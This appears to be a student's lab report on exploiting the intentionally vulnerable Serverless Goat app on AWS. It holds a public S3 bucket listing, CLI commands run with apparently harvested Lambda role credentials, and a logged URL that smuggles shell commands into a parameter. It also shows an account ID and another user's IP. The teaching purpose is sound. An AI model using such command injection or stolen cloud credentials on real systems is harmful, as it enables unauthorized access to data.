
Bucket

```
BUCKET_NAME=serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e
```


Table

TABLE_NAME=serverlessrepo-serverless-goat-Table-12UE822VMCZYY

Result of accessing bucket directly through public access url (On next page couldn't fit on this one).


serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3.amazonaws.com
Finances
School / Professio...
CS Related
Ent
This XML file does not appear to have any style information associated with it. The document tree is
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
<Name>serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
<Contents>
<Key>0022e5d0-370d-44a8-95de-1fd08f127f5c</Key>
<LastModified>2022-03-03T22:56:30.000Z</LastModified>
<ETag>"b34e5903a51234ca766f997d942b595d"</ETag>
<Size>2418</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>003a8c22-819e-4132-ac8c-09bbebbd3a7c</Key>
<LastModified>2022-02-25T22:11:40.000Z</LastModified>
<ETag>"b34e5903a51234ca766f997d942b595d"</ETag>
<Size>2418</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>00864f0b-80d7-4058-8de9-5ad8bb66e2e4</Key>
<LastModified>2022-02-27T06:29:00.000Z</LastModified>
<ETag>"3b6e60982090a34c6f7702a35d03a9e2"</ETag>
<Size>31616</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>008fd720-5f1a-4d7a-8282-68fc9a26832f</Key>
<LastModified>2022-02-28T15:05:15.000Z</LastModified>
<ETag>"b34e5903a51234ca766f997d942b595d"</ETag>
<Size>2418</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>00a6e4c7-772c-494f-9132-11811a1d79a1</Key>
<LastModified>2022-03-02T22:13:06.000Z</LastModified>
<ETag>"033c254a845846e3cbc98c4a15f18027"</ETag>
<Size>31615</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>015cdd92-e50f-4ed6-a304-cf53a8de63ce</Key>
<LastModified>2022-02-25T17:08:08.000Z</LastModified>
<ETag>"b34e5903a51234ca766f997d942b595d"</ETag>
<Size>2418</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>

Result for accessing key directly (I chose a key that was last modified on February 25th)



"Happiness does not depend on what your have or who you are; it solely relies on what you think" â€œHolding on to anger is like grasping a hot coal with the intent of throwing it at someone else â€" you are the one who gets burned.â€ "Trying to be happy by accumulating possessions is like trying to satisfy hunger by taping sandwiches all over your body." "Our greatest fear should not be of failure...but of succeeding at things in life that don't really matterâ€ "Man sacrifices his health in order to make money. Then he sacrifices money to recuperate his health. And then he is so anxious about the future that he does not enjoy the present; the result being that he does not live in the present or the future; he lives as if he is never going to die, and then dies having never really lived." "In some ways suffering ceases to be suffering at the moment it finds a meaning, such as the meaning of a sacrifice." â€œLive as if you were to die tomorrow. Learn as if you were to live forever.â€ "If you want positive search results do positive things" "The best teachers are those who show you where to look, but don't tell you what to see." "Recognize that your own attachment is the cause of every single problem that you experience." â€œThe brighter you are, the more you have to learn.â€ â€œIf ever there can be a cause worthy to be upheld by all toil or sacrifice that the human heart can endure, it is the cause of education.â€ â€œTo listen well is as powerful a means of communication and influence as to talk well.â€ "I've missed more than 9000 shots in my career. I've lost almost 300 games. 26 times, I've been trusted to take the game winning shot and missed. I've failed over and over and over again in my life. And that is why I succeed.â€ "Don't be addicted to money. Work to learn, don't work for money" "Happy people build their inner world. Unhappy people blame their external world" â€œWhen it is impossible for anger to arise within you, you find no outside enemies anywhere. An outside enemy exists only if there is anger inside.â€ "If you wish to experience peace, provide peace for another. If you wish to know that you are safe, cause others to know that they are safe. If you wish to better understand seemingly incomprehensible things, help another to better understand. If you wish to heal your own sadness or anger, seek to heal the sadness or anger of another"

Screenshot of get-caller-identity output

```
[cloudshell-user@ip-10-1-108-19 ~]$ aws sts get-caller-identity --profile serverlesshackme
{
    "UserId": "AROATAIYWS4KRFX47KY6S:serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N",
    "Account": "206747113237",
    "Arn": "arn:aws:sts::206747113237:assumed-role/serverlessrepo-serverless-goat-FunctionConvertRole-MMF8Z5HNKK37/serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N"
}
[cloudshell-user@ip-10-1-108-19 ~]$
```

Screenshot of objects in s3 bucket

(There are a bunch so this is just the top including the command)

```
}
[cloudshell-user@ip-10-1-108-19 ~]$ aws s3 ls s3://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e --profile serverlesshackme
2022-03-03 22:56:30       2418 0022e5d0-370d-44a8-95de-1fd08f127f5c
2022-02-25 22:11:40       2418 003a8c22-819e-4132-ac8c-09bbebbd3a7c
2022-02-27 06:29:00      31616 00864f0b-80d7-4058-8de9-5ad8bb66e2e4
2022-02-28 15:05:15       2418 008fd720-5f1a-4d7a-8282-68fc9a26832f
2022-03-02 22:13:06      31615 00a6e4c7-772c-494f-9132-11811a1d79a1
2022-02-25 17:08:08       2418 015cdd92-e50f-4ed6-a304-cf53a8de63ce
2022-02-27 06:55:43        250 016957e8-8e00-4081-abe1-d5c5d942e5d5
2022-02-28 23:41:46      15722 01877f13-cd4f-44e7-b49e-e488a721c575
2022-02-27 04:26:58        141 018bf120-e0af-4b6d-9b56-acbd4415f02f
2022-02-27 04:17:54       2418 01919686-91ab-45e4-88be-3e891d91b010
2022-02-27 05:36:48         72 01b118ee-d6e4-4da2-8923-c25eba446216
2022-03-02 01:37:21      31798 027ce64e-4556-422f-ad39-acc83bd99675
2022-02-25 18:01:36       2418 029c8f3e-3f22-4d89-83cf-3ca9eedfbd38
2022-03-02 09:10:31      31883 03937be1-524f-4454-98b1-61e63e02d3b7
2022-02-23 23:36:04          2 03db27b9-9833-48be-8185-78e11b722732
2022-02-25 19:17:49      32954 0427ce21-0784-4cac-a173-363a44537ee9
2022-02-23 18:40:03       2418 04afd2cc-7610-43f9-bf0a-300b4717a335
2022-03-07 04:07:38       2418 04b2dad9-db6a-4d09-b4c0-07e5e4f347af
2022-02-25 17:48:45       2418 04fb9631-95e0-4c0f-932b-d6b2635f3451
2022-02-26 21:12:49          2 052ef907-ffe8-4e9a-9f5e-142584758f49
2022-02-26 19:36:11      31616 06909afa-85b0-474c-b78d-531539fc09ac
2022-02-25 17:36:50       2418 07b51e42-56cc-4d3d-a6fe-704ca34caf3e
2022-02-24 00:10:26          2 07f69b3e-5331-41f9-8bf1-6f35b548c4dc
2022-02-27 05:19:19        235 0838f702-f6d3-4092-bb23-c3cce1ee8b69
2022-03-04 04:51:04         57 085c4727-8355-435b-9cc2-564204dd9262
2022-02-25 20:54:58       2362 0894f5f2-e309-489b-9974-97b019edb971
2022-02-25 18:20:01          2 0948bb9c-18f0-42be-a657-ccdcefba5e9d
```

Does the application ever need to read from the dynamo DB specified?

No, it only ever writes entries for each form submission/document_url provided in GET.

What role might not be necessary?

There is no need for the permission management role, the permissions should already be sufficient with read, write, and list.

Screenshot of IP and conversion document URL used by another user other than myself

{ ip: '73.164.246.40', document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.docsleep 1;sleep 305'

Section 4.7

Can’t do anything because of invalid credentials provided:

Even though I used the exact values provided here and the correct region of us-east-1 as specified in the handout.

Well looks like everything in this lab is dependent on this. I can’t do anything else since the provided credentials don’t work, so I suppose that’s the end of lab 4 for me.